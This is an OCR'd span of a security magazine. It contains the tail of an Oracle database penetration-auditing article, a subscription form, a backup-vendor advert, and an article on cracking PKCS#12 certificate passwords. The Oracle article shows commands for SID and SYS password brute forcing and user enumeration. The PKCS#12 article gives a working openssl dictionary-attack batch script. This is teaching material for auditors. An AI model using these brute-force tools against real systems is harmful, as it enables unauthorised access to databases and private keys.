Not shown: 1681 closed ports
2030/tcp  open  oracle-mts    Oracle MTS Recovery Service
8080/tcp open  http       Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i
                      Enterprise Edition Release)
1521/tcp open  oracle-tns    Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)
```

Listing 6. *Oracle Version Check via HTTP XML DB*

```
HTTP/1.1 501 Not Implemented
MS-Author-Via: DAV
DAV: 1,2,<http://www.oracle.com/xdb/webdav/props>
Server: Oracle XML DB/Oracle9i Enterprise Edition Release 9.2.0.1.0 - 64bit Production
Date: Wed, 30 Jul 2008 05:58:22 GMT
Content-Type: text/html , Content-Length: 208
```

Subscribe and Save 60%

Every two months hakin9 magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get hakin9 delivered to your door.

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to *hakin9* magazine from issue ☐ ☐ ☐ ☐ ☐ ☐
1 2 3 4 5 6

Order information
(☐ individual user/ ☐ company)

Title
Name and surname
address

postcode
tel no.
email
Date

Company name
Tax Identification Number
Office position
Client's ID*
Signed**

Payment details:

☐ USA $49
☐ Europe 39€
☐ World 39€

I understand that I will receive 6 issues over the next 12 months.
Credit card:
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐
Security number ☐☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:
☐ I enclose a cheque for $ _____
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

tests. This can be achieved in number of steps as:

- One can find the Oracle version through scanning.
- The HTTP verb request XML DB also provides an ample amount of information.
- Packet dissection at the network level. For this the auditor should know the packet design.
- The auditor can use one of many tools available to discover the Oracle version.

For Example see Listing 6. Another way to do this is by using a tool (see Listing 7)

It's easy to detect the Oracle version.

Oracle Running Service SID

The SID of running Oracle server is required for in depth analysis while auditing. If an auditor is not able to find the target SID, he will not be able to launch further attacks. Because the SID is such a critical point to the succes of the audit, the auditor must discover the SID prior to attack the target. Let's see:

- It has been noticed several times that Host name is same as the SID of service running on the target. So it's good to give a try for Hostname as SID for Oracle.
- One can brute force or perform dictionary attacks to find the Oracle SID. The default list of SID can be discovered.

Let's see:

```
root@knock /cygdrive/d/knock/audit/oak
$ ./ora-getsid.exe 172.16.25.5 1521
                    sidlist.txt
Found SID: IRIS
```

Oracle Default Username Enumeration and Password Control

The Oracle default accounts play a small role in hacking most of the Oracle servers. There are a number of default accounts listed. The administration of these accounts requires a basic core knowledge. The system administrators usually lack this skill, which serves as a positive point for hackers while breaking into the servers. The complexity is really high. Let's analyze the sys account case. It's a default account. Default permissions are set on it. But it exists in a different context in sys as DBA account. Most of the administrators forget or don't know the consequence of this type of configuration. Even default account used for SNMP (i.e. dbsnmp) is least protected. It's good to have a deeper knowledge of account settings in Oracle which proves beneficial from a testing point of view. The auditor follows certain steps for example:

- The auditor must perform dictionary attack or brute force attack on the default users. Example:




Figure 1. *Oracle Database Layout*




Figure 2. *Oracle Syncing*

```
$ ./ora-pwdbrute 172.16.25.5 1521 IRIS
 SYS passwords.txt
```

Version: Oracle9i Enterprise Edition Release 9.2.0.1.0 - 64bit Production

Listing 7. *Oracle Version check through TNS Querying*

```
root@knock /cygdrive/d/knock/audit/oak
$ ./ora-ver.exe -l 172.16.25.5 1521
Packet: 1 Size: 69 Type: TNS_ACCEPT

0000   00 45 00 00 02 00 00 00 01 34 00 01 08 00 7F FF    .E.......4....
0010   00 01 00 2D 00 18 0D 01 28 44 45 53 43 52 49 50    ...-....(DESCRIP
0020   54 49 4F 4E 3D 28 54 4D 50 3D 29 28 56 53 4E 4E    TION=(TMP=)(VSNN
0030   55 4D 3D 31 35 33 30 39 32 33 35 32 29 28 45 52    UM=153092352)(ER
0040   52 3D 30 29 29                                     R=0))

Packet: 1
Size: 338
Type: TNS_DATAData Flags: 00
Type: Unknown

0000   01 52 00 00 06 00 00 00 00 00 54 4E 53 4C 53 4E    .R........TNSLSN
0010   52 20 66 6F 72 20 48 50 55 58 3A 20 56 65 72 73    R for HPUX: Vers
0020   69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D 20    ion 9.2.0.1.0 -
0030   50 72 6F 64 75 63 74 69 6F 6E 0A 09 54 4E 53 20    Production..TNS
0040   66 6F 72 20 48 50 55 58 3A 20 56 65 72 73 69 6F    for HPUX: Versio
0050   6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D 20 50 72    n 9.2.0.1.0 - Pr
0060   6F 64 75 63 74 69 6F 6E 0A 09 55 6E 69 78 20 44    oduction..Unix D
0070   6F 6D 61 69 6E 20 53 6F 63 6B 65 74 20 49 50 43    omain Socket IPC
0080   20 4E 54 20 50 72 6F 74 6F 63 6F 6C 20 41 64 61     NT Protocol Ada
0090   70 74 6F 72 20 66 6F 72 20 48 50 55 58 3A 20 56    ptor for HPUX: V
00A0   65 72 73 69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30    ersion 9.2.0.1.0
00B0   20 2D 20 50 72 6F 64 75 63 74 69 6F 6E 0A 09 4F     - Production..O
00C0   72 61 63 6C 65 20 42 65 71 75 65 61 74 68 20 4E    racle Bequeath N
00D0   54 20 50 72 6F 74 6F 63 6F 6C 20 41 64 61 70 74    T Protocol Adapt
00E0   65 72 20 66 6F 72 20 48 50 55 58 3A 20 56 65 72    er for HPUX: Ver
00F0   73 69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D    sion 9.2.0.1.0 -
0100   20 50 72 6F 64 75 63 74 69 6F 6E 0A 09 54 43 50     Production..TCP
0110   2F 49 50 20 4E 54 20 50 72 6F 74 6F 63 6F 6C 20    /IP NT Protocol
0120   41 64 61 70 74 65 72 20 66 6F 72 20 48 50 55 58    Adapter for HPUX
0130   3A 20 56 65 72 73 69 6F 6E 20 39 2E 32 2E 30 2E    : Version 9.2.0.
```

Listing 8. *Oracle Standard Errors*

```
TNS-12518: TNS:listener could not hand off client connection
TNS-12560: TNS:protocol adapter error
TNS-00530: Protocol adapter error
TNS-12545: Connect failed because target host or object does not exist.
ORA-12154 TNS:could not resolve service name
```




Figure 3. *Oracle TNS Listener Checks*

- With the Partitioning, OLAP and Oracle Data Mining options
- JServer Release 9.2.0.1.0 – Production
- SYS must log in as SYSDBA!!!Password is *MANAGER*
- connection to sys should be as sysdba or sysoper

One can see the password which is gathered after the brute force attack.

- Try to find out the active user account and locked account on the target system.

```
root@knock /cygdrive/d/knock/
audit/oak$ ./ora-userenum.exe
 172.16.25.5 1521 IRIS userlist.txt
 > 172.16.25.5_Oracle_user.txt
```

ME , *OSM* , *SYS* , *SYSTEM* , *CTXSYS* are the default users in the file.

- Try to use the same username and password for logging into the Oracle servers.

The steps provide a bundle of knowledge while auditing.

Attacking Critical Oracle Service

After performing number of steps, the process should be implemented. It aim at finding the most critical service listen on the target by overall vulnerability analysis. It has been noticed that Oracle MTS and Oracle XML DB can only be used to discover information but cannot be exploited as such. The reason is that remote connections can not be set and queries can not be executed.
Moreover these are functions at a lower layer for providing efficiency and reliability but not connection oriented service.
The Oracle Listener service is always at high risk and needs to be dissected. The major problem found in this service is not configured by administrators and is presented as such. This flaw is quite common in Oracle versions 10. Oracle 8 and 9 versions are most vulnerable. This is because:

- no password is set for Listener,
- no Administrator restrictions are there,

- attacker can execute commands remotely,
- attacker can set password for Listener and control the database connection,
- attacker can execute rogue queries for finding password hashes, etc.

All this is possible. Two different tests are carried to check the enumeration of configured TNS listener. The tool by Integrigy Company is used for this. Let us see the output in Oracle version 9. By default Oracle version 10 is safe.

Let's see Figure 3.

The TNS Listener is vulnerable on this Oracle version. So one can see the attack surface it generates. Remember the attack driven Oracle Listener is one of the high risk vulnerability in Oracle servers.

Setting Remote Interface in a Blatant Way

The setting of remote connection by a Oracle Client is one of the rooted problem for executing queries. There are number of ways which can set remote connections. The real network mapping needs to be understood. First we look at the ways the remote connection can be set to Oracle TNS Listener.

- The most general way is to trace the SID and set the Oracle Client from Oracle suite.
- Designing Scripts and programs to run command remotely.
- Remote connection through SQL*Plus with defining individual database connection string.
- Oracle thin Clients, the most efficient way while auditing.

It has been noticed that setting remote connection by Oracle client software is bit hard task and most of the time result in errors. I think for better control the interface is required so that number of queries can be run. Some of the listener errors are listed. It depends a lot on the Host which Oracle server is set on. Let's see Listing 8.

The error in red is the most common error recognized by auditors while performing tests. The scripts are useful for running limited queries. But for core testing a proper connection is required.

By looking at the time window the auditor has to use Oracle thin client software. This connection software is run through properly selected database drivers for a specific database. After setting a proper database driver, the Oracle account credentials are required to set a remote connection in the context of the user. This is the most targeted way to complete the task.

Oracle Post Attack Surface

This step depends on the depth the auditor wants to follow. It deals with digging deep into the database after successfully logging into system. The testing can be conducted under following situations as:

- Detecting hidden users in the database as

```
Select name from sys.user$ where
    type#=1 minus select username from
    SYS.dba_users;
```

- Auditing rootkits in the Oracle server.
- Testing databases for high end vulnerabilities like Cursor Snarfing , Lateral SQL Injections, etc.
- To intercept crypto keys through database crypto mechanism i.e. by dbms_crypto.

These types of vulnerabilities are hard to trigger and detect. But still it's a part of Oracle Auditing Model.

Oracle Vulnerability Scanning

Once the above process is completed, the last phase is to conduct in core vulnerability scanning for sustained vulnerabilities. The scan can be run through NESSUS vulnerability scanner. Always define the policy file and desired plug-in according to the target specification. This step is almost everywhere when a test is conducted. The Oracle has been under the threat sign from last year because of plethora of vulnerabilities in Oracle database server and other components. The combination of NESSUS and METAPSLOIT is a good entity setup for exploiting listed vulnerabilities in scanning. Let's look at some of Oracle vulnerabilities:

- Oracle time zone buffer overflow vulnerability.
- Oracle DBS_Scheduler vulnerability.
- Oracle link overflow vulnerability.
- Oracle XML-SOAP remote Dos vulnerability.

It comprises of both Denial of Service and Buffer Overflow vulnerabilities. Once it is exploited, a system shell is generated based on it. While auditing, this should be the last step. The tests should be conducted in off hours when the production server is in state of reduced load when no user plugged into server.

So at this point of time we have seen the exact way to audit Oracle environment by following hacker psychology.

Conclusion

The auditing at organization level requires a procedural implementation and testing model to find insecurities that are persisting in network. A responsible behavior is required but at the same time one needs to have hacker psychology to penetrate deep into systems. The Oracle auditing model discussed above suits in every possible environment where Oracle applications and server is to be tested. It has been structured against all type of stringencies and the required ways to perform testing relentlessly. At the end we should not forget our business rely on these technologies. A simple bug in implementation results in loss of business which I think no organization wants to face. So stay protected.

On the 'Net

- *http://www.red-database-security.com/*
- *http://www.ngssoftware.com/*
- *http://www.oracle.com*
- *http://www.databasesecurity.com/*
- *http://www.secniche.org*

Aditya K Sood, a.k.a. 0kn0ck

Aditya K Sood, a.k.a. 0kn0ck, is an independent security researcher and founder of SecNiche Security, a security research arena. He works for KPMG as a Security Auditor. His research articles have been featured in Usenix Login. He has given advisories to forefront companies. He is an active speaker at conferences such as EuSecWest, XCON, OWASP, and CERT-IN. His other projects include Mlabs, CERA, and TrioSec.

VISION SOLUTIONS

Protecting Against Data Vulnerability

No matter how careful you may be, your data is vulnerable. Foolproof protection is impossible for three reasons. First, most systems and the connections to them are complex. Finding and plugging all possible points of attack are superhuman feats. Second, illicit activity can occur through legitimate channels. For example, malevolent employees can use their authorizations to alter data. The third reason why no protection can be foolproof is fools are so ingenious.

And security breaches are not the only threats. Natural disasters, disk crashes and human error are others.

Because there is no infallible protection, it is essential to backup data and applications. This is usually done through tape saves, but there are problems with this approach. For one, even with the increase in tape speeds over the years, it can still take a long time to recover (restore) your data, particularly if the tapes were sent offsite to protect them from disasters that strike the primary data center. Yet, considering businesses' dependence on their systems, these lengthy recovery times can be catastrophic.

Data currency, often referred to as RPO (*Recovery Point Objective*), presents another problem. Backups are normally created nightly. The tapes are complete up to that point, but updates applied between backups are not recorded on tape. If a data center, including any onsite journals, is destroyed, updates to production disks since the last backup will be lost. If the data originated in all-electronic transactions, there may be no way to recreate it.

There are ways to overcome these challenges. *High Availability* (HA) solutions can maintain real-time replicas of all data, applications and system values at a remote location, giving an RPO equal to the most recently entered user transaction. However, this approach typically cannot protect against malicious deletion or alteration of data as the HA replicator cannot differentiate between valid and invalid updates. If an attacker deletes or mangles data, the software will typically replicate those illicit updates, thereby corrupting the backup as well.

Fortunately, *Continuous Data Protection* (CDP), which is built into some HA software or can be added to HA environments by implementing another class of solution, data vaulting, offers a disk-based means to overcome this replication shortcoming. When CDP is combined with HA, in addition to maintaining a real-time replica of a system, it becomes possible to also restore the replica and the primary system to a prior point in time. How far back you can go depends on how much storage you are willing to allocate to the CDP facility, but if you vigilantly monitor your systems and data, you should be able to detect a problem early enough to restore your systems to a point prior to the problem.

The CDP facility may then allow you to select for recovery any valid updates applied after that point, while bypassing the invalid ones. (In some circumstances data dependencies and referential integrity rules may make it impossible to restore these later valid updates if they were affected by the invalid updates.)

Some small and medium-sized companies cannot afford to maintain full replica systems at a second site. A data vaulting solution that includes CDP can provide data protection (but not high levels of availability) that is similar to that offered by HA software. Data vaulting captures updates applied to the primary databases and transmits them over a standard communications line to a *vault*. Transmissions typically occur in batches sent at a frequency of the administrator's choosing, but some vaulting software also offers the option of near real-time transmission. When you need to restore data, good vaulting software will guide you through the process and automate as much of it as possible.

With a flexible vaulting solution, the vault system does not have to match the production system. Because the vault typically does not have to do any processing other than store the data sent to it, you can, for example, backup data from a midrange system onto a small Linux or Windows machine. This can dramatically reduce the price of the vault compared to a HA replica system. Since the vault can be as simple as a PC, a small, one-location company that cannot cost-justify using a third-party vaulting service can install the vault in the home of the company's owner or another employee. Flexible vaulting solutions also allow the implementation of 'hot backups,' the ability to perform backups without interrupting business users and, even more importantly, the ability to restore that data to a consistent point in time so it's ready to use.

In addition to allowing point-in-time recovery, vaulting reduces data loss and allows hot backups. Furthermore, because it is a disk-to-disk solution, recovering a full database is much faster than recovering from tape.

by Andy Kowalski

Based in Belgium, Andy Kowalski is a senior product manager with Vision Solutions.

About Vision Solutions

Vision Solutions, Inc. is the world's leading provider of high availability, disaster recovery and data management solutions for IBM Power Systems (i and p platforms). With a portfolio spanning the industry's most innovative and trusted HA technologies from iTERA, MIMIX and ORION Solutions, Vision keeps critical businesses information continuously protected and available. Affordable and easy to use, Vision products ensure business continuity, increase productivity, reduce operating costs and satisfy compliance requirements. Vision also offers advanced cluster management and systems management solutions, and support for i, Windows, and AIX operating environments. As IBM's largest high availability Premier Business Partner (NYSE: IBM), Vision Solutions oversees a global network of business partners and services and support professionals to help our customers achieve their business goals. Privately held by Thoma Cressey Bravo, Inc., Vision Solutions is headquartered in Irvine, California with offices worldwide. For more information, visit *www.visionsolutions.com* or call 800.957.4511.

Case Study: Market Expansion and Distribution Services DKSH Holdings

Non-stop, On-Demand Market Information is Central to Success for DKSH. That's Why DKSH Teams with Vision Solutions and IBM.

Critical Issue
It takes strong local business partnerships and global business savvy to succeed in bringing products to the diverse and thriving markets of Southeast Asia, Europe and China. It also requires massive amounts of constantly updated information. For DKSH, that means keeping its Corporate Shared Services Center Sdn Bhd (CSSC) in Kuala Lumpur, Malaysia updated, on line and continuously available.

Results
- Ensured continuous protection and availability of critical business data.
- Eliminated the manual labor of data protection through automated backups.
- Ensured faster, easier recovery in the event of data loss or corruption.
- Minimized the downtime threats to business continuity and customer satisfaction.
- Satisfied regulatory requirements for data protection.

"EchoStream for AIX gives us the confidence that we can stay ahead of the curve in an increasingly competitive environment, without the risk of losing critical business data."

Mr. MK Lee, CSSC
Technical and Operations Manager
DKSH Holdings

Business Challenge
To provide faster and more responsive service to its clients, DKSH decided to centralize its worldwide IT driven processes and services. But the real goal was for the Corporate Shared Services Center Sdn Bhd (CSSC) in Kuala Lumpur to set a new industry standard for market information access. The massive, centralized data center utilizes IBM DS series storage systems to support an SAP-based ERP solution that serves DKSH business units, which in turn cater to both local and multi-national business partners.

200 CSSC staff support over 5000 SAP Global Template users worldwide to ensure that business data is available 365 days a year. Because so much critical data was now concentrated in one place, DKSH needed to ensure that it could protect against both data loss and system downtime.

"If the systems go down at our primary production site, all business units globally would not be able to perform transactions and the business stops," said Mr. MK Lee, DKSH CSSC Technical and Operations Manager. "At DKSH, having a top quality disaster recovery capability is not negotiable."

Solution
DKSH evaluated disaster recovery solutions of several vendors, and subsequently did a test implementation of the preferred solution—EchoStream for AIX from Vision Solutions. The results were excellent.

In keeping with the mission of the CSSC, EchoStream goes beyond just providing disaster recovery protection. It also includes innovative continuous data protection, or CDP technology.

Unlike other backup and recovery technologies, CDP enables businesses to recover data from any point in time, easily and rapidly. So DKSH can recover quickly from even "small disasters", such as the accidental deletion of a file. And because it works automatically in the background, EchoStream does not require planned system downtime to perform tape backups. It was a perfect fit for DKSH's disaster recovery strategy.

With the help of EchoStream and a nearby IBM-hosted facility, the CSSC data center has solid disaster recovery capabilities. In the event of unexpected outages such as power disruptions or communications line failures, or if DKSH experiences accidental or malicious data loss, it can rapidly recover data or switch operations to a ready backup environment.

"We need to stay ahead of the curve in an increasingly competitive environment—and EchoStream give us the confidence that we can do so without the risk of losing critical business data," said Mr. Lee.

Download the White Paper "The Benefits of CDP for AIX Environments" at visionsolutions.com/wp

For additional information please contact Vision:

International:
1-801-799-0300

Toll-Free in USA and Canada:
1-800-957-4511

info@visionsolutions.com
visionsolutions.com

VISION SOLUTIONS

IBM Premier Business Partner

ISRAEL TORRES

PKCS Potion Number Twelve

Difficulty

More today than ever enterprise cryptographic systems are being used by both private and government entities to fortify themselves against foreign and domestic attacks. This fortification consists of the applied practice of a policy known as Public Key Infrastructure (PKI).

It is the mechanics of this policy that also allow security to fail due to lack of enforcement. In this type of security, the smallest flaw can cause its entirety to be exposed to attackers undetected; until it is too late.

Public Key Cryptography has greatly helped everyone to keep confidential data such as secrets from unautorized users even if an attacker finds a way to get to the secret, they will have a very difficult time understanding it because it is encrypted. This may sound secure but there are gaps in this cryptographic concept that allow an attacker to slip by unnoticed within a blink of an eye and find their way into understanding what the secret is and/or how to get to it and spread it.

Public Key Cryptography Standard (PKCS) Number 12 (PKCS #12 *http://en.wikipedia.org/wiki/PKCS12)* is the Personal Information Exchange Syntax Standard in which defines a file format to store private keys, as well as public key certificates being protected with a password based key. A common method using PKCS#12 is to process a batch of private keys and then give everyone in the organization a password protected file (PKCS#12) by network or web service or even just e-mail (MIME or S/MIME) where an end-user can then run a windows wizard to import it into their browser or use some type of middle-ware to write it to a smart card. After being imported the PKCS#12 file is treated like any other file since it is wrongly assumed that because it is a file that it cannot be used again. So it is tossed in the recycle bin or just left on a file share somewhere on the network for anyone to download.

In information security all authorized entities require three objectives which are: confidentiality, integrity, and availability.

Unfortunately, written policies allow attacker to bypass overhead in stealing the secret. Policies and infrastructures do not rely on automatic enforcement or protection of any sort as they are just means of ways that people *should* do things because they don't normally do them day by day. Security isn't just what humans are good at doing which is why attackers succeed in stealing secrets. For example many users use 6 numerical digits to define their password instead of using a combination of alphanumeric, symbols, spaces, etc. Thus narrowing the attack vector from months to a matter of seconds. If there isn't a mechanism in place to not allow weak passwords then users have no problems using weak passwords.




Figure 1. *Password_Found0*

WHAT YOU WILL LEARN...

How to attack PKCS# 12 (.p12) files for weak passwords using a dictionary file.

WHAT YOU SHOULD KNOW...

General Crypto PKI concepts
Basic scripting experience.

PKCS#12 files (software based tokens) do not have any type of zeroing mechanism to thwart attackers such as a smart card does. Thus further attacks on the smart card are not possible since the card physically damages itself, even the authorized user that knows the PIN has to get a new card after it has been invalidated. This is the beauty of smart cards and multi-factor authentication in the real of hardware access control.

PKCS#12 files often have a *.p12* or *.pfx* extension which the Microsoft Windows operating system (Win2K, XP, Vista) recognizes as Personal Information File *Personal Information Exchange certificates - PKCS #12 (.PFX, .P12) (password recovery)* and opens with Crypto Shell Extensions where it initiates the import wizard which it helps the user choose, store and import the private certificate after using the symmetric key password issued with the *.p12* file. Using the graphical user interface is fine for importing the wizard but is tedious when trying to attack the password. The next logical step is to write something that can attempt a slew of passwords at a fast




Figure 2. *Windows Certificate Wizard 05*

Figure 3. *Windows Certificate Wizard 10*

rate using the command line interface and make the attacker aware of when the password has been found.

OpenSSL (*http://openssl.org/*) is an open source toolkit for SSL/TLS and has support for PKCS12 (*http://openssl.org/docs/apps/pkcs12.html)* and can check a password against its Cryptographic *Message Authentication Code* (MAC) and is perfect to integrate into the automated attack tool (for free). Not only does it allow anyone to generate security it also allows anyone to break security.

There is at least one commercial product that attacks PKCS#12 files which is the Elcomsoft Distributed Password Recovery (*http://elcomsoft.com/edpr.html)* which starts at 599$USD so I'd recommend giving the script a try first;)

Building this very simple tool only requires four steps on a windows system:

- WIN32 *OpenSSL.EXE* (and its dependencies)
- Passing PKCS12 parameters to *OpenSSL.EXE* allows the attacker to attempt guessing the password and/or list of possible passwords very quickly and without any interaction.
- DOS Batch File (*.BAT*) with only a few simple commands to read from a flat dictionary file and checking for MAC verification (and stopping when found).
- Printing the correct password to the screen or log file.

Building a more complex and advanced tool is something you can do in your spare time. This script worked great for what I needed at the time while testing the technique in a real life application. As with any type of targeting, building a custom dictionary file helps speed up the password recovery process.

The code snippet (see Listing 1) is the main driver for running a dictionary attack against the PKCS#12 file. The included *ITAP12.BAT* file contains additional parameters to check the environment before running the scripted parameters.

The password file contains passwords like test, 12345, password, etc. There is one password per line.

The script works in the following way:

Using *FOR* ... (password.txt) DO : *The script command loops until the password file is completed.*

Using *openssl.exe* ... : *OpenSSL checks for a valid MAC.*

Using && @ECHO ... : *The correct password has been found and printed to the screen.*

If no password is found the attacker needs to use another dictionary file with modified information and or styles (aka mangling).

The perl version below works in the exact same way but it is just different in syntax.

```
$sslcommand = "openssl.exe
   pkcs12 -noout -in $p12file -passin
                        pass:";
```

Listing 1. *ITAP12.BAT*

```
::ITAP12.BAT
::DOS batch script version
:: ...
FOR /F %%I in (password.txt) DO openssl.exe pkcs12 -noout -in %1 -passin pass:%%I &&
                        @ECHO PASSWORD FOUND:"%%I" && EXIT /B
:: ...
```

Listing 2. *ITAP12_HELPER.bat*

```
@ECHO OFF
:: ISRAEL TORRES
:: 7:13 PM 6/6/2008
:: ITAP12_HELPER - CALLS ITAP12
:: TESTED ON WIN2K, XP, VISTA
::::::::::::::::::::

::CALL ITAP12 ITAP12_SAMPLE.PFX
CALL ITAP12 IsraelTorres.PFX
PAUSE
```

For additional parameters in using pkcs functionality with OpenSSL please refer to their documentation as this will also assist you in narrowing your test attacks to specifically what you are looking for.

Please note that the passwords in your advanced dictionary file should involve *mangling* in which a password such as *ABC* also is represented by *abc*, *Abc*, *aBc* and so on. This will take longer to digest and test but covers targets using today's password/passphrase heightened password security usage.

The sample password found is *export* and in the live environment could be as simple as 123456, First Initial Last Name, Birthday, Date of Issuance, SSN, etc. It is generally simple for users. Best practices of using PKCS#12 files would allow a random string of characters to be used, but those are easy to mistype and further frustrate the end-user when trying to import the PKCS#12 into their certificate store and so convenience usually wins out. Additionally anyone sniffing the network on an e-mail deployment could easily sniff the MIME data and snatch the password and reconstruct the file all in one capture. Rarely are these deployed using S/MIME or SSL since the end user is usually either new or the company recently received a turnkey certificate authority in which they want to deploy PKI.

PKCS#12 is used to deploy private keys in enterprise environments however is intrinsically insecure because it allows an attacker to try fast repeated attempts to no end until the correct password is found. Once it is found the attacker can use it to find further secrets by using it to enter areas normally restricted, impersonate users, etc. An attacker may have a more difficult time if the end-user was not e-mailed the PKCS#12 file but instead required to be challenged on a secured website with authentication and encryption. Security is an illusion and that's all it really is for now.

In summary the current implementations of PKCS#12 allow for weak passwords which can be easily brute forced with a simple dictionary file. Once the password has been found the attacker can gain access to areas of information not intended for anyone else except the recipient of the certificate such as decrypting prior secrets in saved emails, special access on certificate mapped servers, etc.

